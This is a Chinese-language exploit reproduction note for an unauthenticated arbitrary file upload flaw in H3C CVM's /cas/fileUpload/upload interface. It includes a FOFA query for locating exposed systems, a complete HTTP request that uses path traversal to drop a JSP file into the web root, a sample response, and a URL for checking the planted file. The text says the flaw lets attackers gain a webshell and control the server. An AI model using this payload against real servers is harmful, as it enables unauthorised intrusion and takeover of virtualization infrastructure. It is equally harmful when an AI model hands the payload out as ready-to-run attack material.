

H26-1H3C-CVM-文件上传

漏洞描述：

H3C CVM /cas/fileUpload/upload接口存在任意文件上传漏洞，未授权的攻击者可以上传任意文件，获取 webshell，控制服务器权限，读取敏感信息等。

网站图片：



网络测绘：

fofa语法：

FOFA: app="H3C-CVM"

漏洞复现：

payload:

```
POST /cas/fileUpload/upload?token=/../../../../../../../../var/lib/tomcat8/webapps/cas/js/lib/buttons/a.jsp&name=123 HTTP/1.1
Host: your-ip
Content-Range: bytes 0-10/20
Referer: http://your-ip/cas/login
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

<%out.println("test");%>
```

效果图：

Request


```
1 POST /cas/fileUpload/upload?token=/../../../../../../../../var/lib/tomcat8/webapps/cas/js/lib/buttons/a.jsp&name=123 HTTP/1.1
2 Host : 10.10.10.10:10086
3 Content-Range: bytes 0-10/20
4 Referer: http://10.10.10.10:10086/cas/login
5 Accept-Encoding: gzip
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
7
8 <%out.println("test");%>
```

Responses 50bytes / 41ms

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=
3 Date: Wed, 29 Nov 2023 11:21:27 GMT
4 Server: H3C-CVM
5 Content-Length: 50
6
7 {"message": "\", \"start\": 24, \"succes
```

验证url

http://your-ip/cas/js/lib/buttons/a.jsp



test